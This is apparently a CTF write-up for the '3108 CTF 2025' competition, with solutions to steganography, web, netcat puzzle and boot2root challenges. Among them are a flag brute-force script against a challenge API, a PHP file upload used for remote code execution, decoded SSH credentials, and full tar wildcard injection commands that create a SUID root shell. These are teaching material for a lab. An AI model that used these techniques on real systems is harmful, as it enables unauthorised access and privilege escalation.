


I tried to use dcode website, seems like a decoy website since i did not get any results so i try to search online for possible encryption, then i found https://330k.github.io/misc_tools/unicode_steganography.html and try my luck to stegsolve the text given.


A screenshot of a web-based steganography tool. On the left, under 'Text in Text Steganography Sample', there is an 'Original Text' input field containing '(length: 0)' and a 'Hidden Text' input field containing '3108{e1sner_r1c3_b00k}' with a length of 22. On the right, under 'Steganography Text', there is a long string of text: 'Korang tau tak pasal buku yang bertajuk Fried Rice dari Erica Eng? buku ni dapat anugerah Eisner. Nak tahu geneak tak boleh boleh takadaan anugerah elisner ni macam anugerah oscar tuai datah INDUSTRI POKIR. Kalau korang niatin baca lan buat... Loh wahai pun datah buatkan RAMADAN EDITION.'

Flag:3108{e1sner_r1c3_b00k}

Permainan Lagenda



Upon inspection in source page and main.js ,we only need to manipulate the score to 400 point to get the flag or just call the flag by paste this payload `window.game.triggerFlag();` in web console.



Flag:3108{ul4r_l3gend}

Ke Makam Bonda

The image shows a mobile application interface for a challenge titled "Ke Makam Bonda". The title is at the top center, followed by the number "180". Below the title is a poem by Almarhum Dato' Usman Awang. The poem discusses the duality of a person's appearance and their inner essence. It mentions "two parts of the banner" and "two parts of the song". At the bottom are download buttons for "UNIC-Ke_..." and "README.md", and two action buttons: "Flag" and "Submit".

Challenge X

Ke Makam Bonda

180

Sebuah puisi agung dari Almarhum Dato' Usman Awang kini bersemadi dalam bentuk alunan suara. Irama dan kata menyimpan dua bahagian rahsia :-


Yang awal terzahir jika dipandang, bukan didengar; Yang akhir terkunci dalam gema yang lebih dalam, hanya dibuka oleh nama pena seorang sasterawan negara.

Temui kedua-dua bahagian bendera, dan satukanlah.

[UNIC-Ke_...](#) [README.md](#)

[Flag](#) [Submit](#)

We given a .wav file and .md file so from the .wav song theres a weird song in the middle of the song so i use spectrogram(<https://academo.org/demos/spectrum-analyzer/>) to investigate.



So the audio is the first part of the flag 3108{Bondaku_Y4ng_Disayangi}. So for part 2, i prompt chatgpt for clues and it says

Nama pena **Usman Awang** ialah **Tongkat Warrant**, jadi kunci yang perlu digunakan mungkin ialah:

nginx

Copy code

Tongkat Warrant

Fail audio ini mungkin mengandungi **data tersembunyi (stegano/enkripsi)**. Cara untuk ekstrak bahagian kedua flag:

So i start try to extract the audio using the keyword given.

```
~ took 2s
♦ > steghide extract -sf UNIC-Ke_Makam_Bonda.wav -p "Tongkat Warrant"
wrote extracted data to "Usman Awang.pdf".

~ took 3s
♦ > open Usman\ Awang.pdf
```




Figure 1: 2nd part of the flag: "_Sem0ga_Dirahmati"

Part 2 flag:_Sem0ga_Dirahmati}

Flag:3108{Bondaku_Y4ng_Disayangi_Sem0ga_Dirahmati}

Seniman Agung

Challenge

X

Seniman Agung

240


"Di sebalik kehebatan filem-filem P. Ramlee, ada satu rahsia tersembunyi yang hanya peminat tegar mampu temui. Laman web penghormatan ini kelihatan biasa sahaja, tetapi seni dan nostalgia yang terpampang sebenarnya menyimpan sesuatu yang bernilai. Adakah anda mampu menghayati karya agung beliau dan membongkar rahsianya?"

► Start Docker Instance for challenge


<http://host:port>

Flag

Submit



So the user can only input 4 character in the text field.



So if we put the input of the flag's character it will display output "Petunjuk Misteri" and if it's not the character of the flag it will display "False flag" or no result. So I have the idea to create a bruteforce script to try every character until it construct a flag.

Python script:

```
import requests

chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890{}!@#$%^&*()~`_-+=[];';<,>.?/"

known = "8{B"
print("3108{B", end="")

for _ in range(20):
    for char in chars:
        test_query = known + char
        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36",
            "Content-Type": "application/json",
            "Accept": "*/*",
            "Origin": "http://5.223.66.228:33481",
            "Referer": "http://5.223.66.228:33481/"
        }
        payload = {"query": test_query}
        response = requests.post("http://5.223.66.228:55915/api/search",
                                 headers=headers, json=payload)

        if len(response.text) > 40 and "Misteri" in response.text:
            print(char, end="", flush=True)
            known = test_query[1:]
            Break

3108{Buj4ngL4p0k_M3rd3k4}
```

Flag:3108{Buj4ngL4p0k_M3rd3k4}

Kotak Angkasa 2

Challenge

X

Kotak Angkasa 2

250

Untuk menakluki cabaran ini, Perwira perlu menguasai bukan sahaja logik dan strategi, tetapi juga kesabaran seorang angkasawan yang mengembara di ruang kosong tanpa sempadan. Mampukah anda mengembalikan keseimbangan Kotak Angkasa ini dan membongkar rahsia bendera tersembunyi?"

Docker Container Information:

Host: 5.223.66.228 Port: 31551/tcp

Stop or Revert Available in 4:53

nc 5.223.66.228 31551

► View Hint

Flag

Submit

```

▶ nc 5.223.66.228 31551

MISI ANGKASA MALAYSIA M



"Satu langkah kecil untuk Sheikh Muszaphar,  

satu lompatan besar untuk Malaysia ke angkasa lepas!"

 Simulator Latihan Angkasawan Malaysia Pertama  

 Selesaikan Rubik's Cube dalam Zero Gravity untuk kod misi!

Selamat datang, Kadet Angkasa!   

Anda kini berada dalam modul Soyuz TMA-11 bersama ikon negara, Sheikh Muszaphar Shukor.  

Misi anda: Buktiakan orientasi ruang dengan menyelesaikan Rubik's Cube di angkasa lepas!

== STATUS CUBE (Zero-G) ==
    O   B   G
    G   W   B
    G   R   B
B   O   O   Y   G   R   Y   R   Y   R   W   W
O   O   W   G   G   Y   O   R   W   R   B   W
W   G   Y   B   O   W   R   Y   O   W   Y   R
        O   B   G
        Y   Y   B
        B   R   G

Masukkan pergerakan cube (space-separated):

```

So when i try to connect to the server,it looks like it asking us to solve the rubics cube by using only strings of character(i suck at rubics so this is already impossible for me) so i try prompt chatgpt to write me a script that can solve this rubics cube challenge for me.

Python script:

```

import socket
import sys
import time
import re
import subprocess

# auto-install kociemba if missing
try:

```

```

import kociemba
except ImportError:
    print("[*] Installing kociemba ...")
    subprocess.check_call([sys.executable, "-m", "pip", "install", "kociemba"])
import kociemba

HOST = "5.223.66.228"
PORT = 31551 # updated port

PROMPT_RE = re.compile(r"Masukkan pergerakan cube", re.IGNORECASE)

def recv_until(sock, timeout=2.0):
    sock.settimeout(timeout)
    data = b""
    try:
        while True:
            chunk = sock.recv(4096)
            if not chunk:
                break
            data += chunk
            time.sleep(0.05)
    except socket.timeout:
        pass
    return data.decode(errors="ignore")

def find_cube_block(lines):
    tokenized = [re.findall(r"[A-Za-z0-9]+", ln) for ln in lines]
    needed = [3, 3, 3, 12, 12, 12, 3, 3, 3]
    for i in range(len(tokenized) - 8):
        counts = [len(tokenized[i + j]) for j in range(9)]
        if counts == needed:
            return tokenized[i : i + 9]
    return None

def build_faces_from_tokens(block):
    top, mid, bot = block[0:3], block[3:6], block[6:9]

def face_from_indices(indices, rows):
    return [r[idx] for r in rows for idx in indices]

U = [t for row in top for t in row]
D = [t for row in bot for t in row]
L = face_from_indices(range(0, 3), mid)

```

```

F = face_from_indices(range(3, 6), mid)
R = face_from_indices(range(6, 9), mid)
B = face_from_indices(range(9, 12), mid)
return {"U": U, "R": R, "F": F, "D": D, "L": L, "B": B}

def detect_color_to_face_mapping(faces):
    mapping = {}
    for face, stickers in faces.items():
        center = stickers[4]
        mapping[center] = face
    if len(mapping) != 6:
        raise ValueError("Could not detect 6 unique centers")
    return mapping

def facelets_string(faces, color_to_face):
    order = ["U", "R", "F", "D", "L", "B"]
    return "".join(color_to_face[c] for f in order for c in faces[f])

def parse_cube(text):
    lines = text.splitlines()
    block = find_cube_block(lines)
    if not block:
        raise ValueError("Cube net not found in text")
    faces = build_faces_from_tokens(block)
    mapping = detect_color_to_face_mapping(faces)
    return facelets_string(faces, mapping)

def main():
    print(f"[*] Connecting to {HOST}:{PORT} ...")
    s = socket.socket()
    s.connect((HOST, PORT))

    banner = recv_until(s)
    print(banner)

    try:
        facelets = parse_cube(banner)
        print("[*] Parsed cube:", facelets)
        solution = kociemba.solve(facelets)
        print("[*] Solution:", solution)
        s.sendall((solution + "\n").encode())
        reply = recv_until(s, timeout=4.0)
    
```

```
    print(reply)
except Exception as e:
    print("[!] Error:", e)
finally:
    s.close()

if __name__ == "__main__":
    main()
```

Masukkan pergerakan cube (space-separated):

[*] Parsed cube:

FUUUUFBFUBRDRUULRDLRDFFBRLUDFFDDFDRRLBLBLULBRDLBRBLB

[*] Solution: D2 R D' L' F2 D2 F' D' F2 R' F L2 F2 L2 D' F2 U D2 F2 D2 B2

>>> MISI BERJAYA! <<<

Tahniah, Kadet!  Anda berjaya menyelesaikan Rubik's Cube dalam Zero-G!

Kod Kelulusan Misi: 3108{9a618248b64db62d15b300a07b00580b}

Malaysia Boleh!  Sheikh Muszaphar pasti bangga dengan anda!

Flag:3108{9a618248b64db62d15b300a07b00580b}

Boot2Root

Menara Berkembar KLCC (User)

Challenge X

Menara Berkembar KLCC (User)

720


Sebuah pelayan web milik "KLCC Tower" telah diceroboh dan disyaki mengandungi konfigurasi yang tidak selamat. Tugas anda adalah untuk mendapatkan akses ke pelayan ini, bermula dari point permulaan (initial foothold) sehingga mendapatkan kawalan penuh (root access).

Muat Turun:

<https://drive.proton.me/urls/1NYM60WXQ0#LbUYLL>

PM2Zgy File Name: Menara Berkembar.zip MD5: 0df6b29e6983d15707e63a27aecbe7f9 SHA1: 91fd4114410398b91e55b1ecbce48ae2fc06fddc

Flag Submit



The image shows a screenshot of the KLCC Internal Portal login page. The title "KLCC Internal Portal" is at the top center in blue. Below it, the text "Authorized Staff Only" is centered. There are two input fields: "Staff ID" and "Password", both with placeholder text. A blue "Login" button is positioned below the password field. At the bottom, a copyright notice reads "© 2025 Petronas Twin Towers | IT Ops Division".

After scanning the IP we found open port 80 which is web



The image shows a screenshot of the KLCC Upload Portal. The title "KLCC Upload Portal" is displayed prominently at the top in large, bold, dark blue text. Below the title is a file input field containing the text "Choose File test.php". To the right of the input field is a blue "Upload" button.

I found hidden url where we can upload a file to RCE

Then i found secret.txt, this is credentials to login ssh

The screenshot shows a terminal window with two main sections: 'Input' and 'Output'.
In the 'Input' section, there is a single line of text: W2RiXVxudXNtciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=.
In the 'Output' section, the text [db]\nusmr = john\npassword = klccPower2024! is displayed.
The terminal has a light green header bar with icons for file operations like copy, paste, and save.

```
john@klcctower:~$ cat user.txt
3108{welcome_to_the_upper_deck}
john@klcctower:~$ |
```

Found user flag 3108{welcome_to_the_upper_deck}

Attack Type

This is a **Tar Wildcard Injection** vulnerability, exploiting the `tar` command's wildcard (`*`) in a backup script. When run as root (e.g., via cron), it processes all files in `/opt/important` as arguments. Malicious files named like `--checkpoint=1` and `--checkpoint-action=exec=sh shell.sh` are interpreted as `tar` flags, executing arbitrary code as root. It's a misconfiguration-based privilege escalation, common in automated backups.

How to Escalate Privileges

Assume you have write access to `/opt/important`. Create these files (wait for script execution, e.g., if cron-run):

Option 1: SUID Bash Shell (Simple, Persistent)

```
text
x Collapse  ⚡ Wrap  ⌂ Copy

cd /opt/important
echo 'cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash' > shell.sh
chmod +x shell.sh
touch --checkpoint=1
touch --checkpoint-action=exec=sh\ shell.sh

• After execution: /tmp/rootbash -p fo  ⚡ Think Harder ×
```

```
# cat root.txt
3108{you_conquered_the_towers}
```

Root FLAG:3108{you_conquered_the_towers}

Pintu Keluar

~ TAMMAT ~

Challenge X

~ TAMMAT ~

100

Sebelum kita berpisah, jemputlah untuk memberi sepatah dua puluh kata untuk maklum balas program ini.

<https://forms.gle/9obwwsyJZQgmiont9>

Terima kasih di atas kesudian anda semua dalam menyertai dan menjayakan pertandingan ini. Semoga kita berjumpa lagi pada masa akan datang. Jangan lupa untuk follow perkembangan semasa kami di sosial media :

FB / IG / X / TIKTOK : @bahterasiber LinkedIn
:

<https://www.linkedin.com/company/bahteradigital/>

Flag Submit

Borang Maklum Balas 3108 CTF 2025

3108{terima_kasih_jumpa_lagi!}

[Submit another response](#)

Flag:3108{terima_kasih_jumpa_lagi!}